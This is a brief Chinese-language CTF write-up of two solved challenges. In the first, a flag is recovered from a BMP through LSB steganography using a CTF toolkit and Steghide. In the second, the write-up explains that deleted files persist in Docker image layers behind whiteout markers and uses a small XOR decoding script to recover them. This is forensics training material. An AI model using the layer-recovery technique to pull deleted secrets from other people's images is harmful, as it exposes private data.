pcb5-Hidden | solved



treasure.bmp

3.00MB



Lsb

[随波逐流]CTF编码工具 V7.1 20251115

Base/Rot 字密1 字密2 字密3 字密4 编码转换 带key解密 多key解密 在线解密 进制转换 其他工具 文件 图片 题库&更新

输入↓ (字: 0) 密钥key/str/url: C:\Users\Lenovo\Desktop\treasure.bmp


输出↓ 正则搜 搜索 ↑ 结果↑

◆图片LSB row信息:

```
RGB:PixelWhisper..d.J.M.....l...RR.m[2D...\Km[l.H...
BRG:(5....5..3....-$6.$....$....+m.-....<.%....$V..
RBG:0Y.h..dY.pS....L.-....l...3m.6...) <..l..Hf..
BGR:D3x.7..3^..5Z....[@$.....k.F.mM....\,&.[i....l
GRB:.d..lg.d..h..Rm'V.....%..d....RB....M.6.i%..z.
GBR:.R..Z..R..X....l... ....f.....}....6..d..w@
RG0:^..V.....a.@.....s.....$.83...?....
ROB:"R.B.b8...../)R..0.S...8U.....A.....
```

◆图片块信息:


Steghide



pcb5-whiteout | solved

Docker 镜像是分层的，每个层都代表一个操作（比如 `RUN`、`COPY` 等）。当您删除文件时，Docker 并不会真正从镜像中移除文件数据，而是在新的层中添加一个“白障（Whiteout）”文件，标记该文件已被删除。因此，文件的数据仍然存在于先前创建它的层中。

blobs/d53154d4f2499c5c31fdd61d359d2a9a0b9076ac639b102bb913c752f5769cfb:



用容器里的decode.py解出原内容：

代码块

```
1 # decode.py
2 KEY = 0x37
3
4 def decode(path):
5     with open(path, "rb") as f:
6         data = f.read()
7     return bytes(b ^ KEY for b in data)
8
9 if __name__ == "__main__":
10    print(decode("syslog.bin"))
```

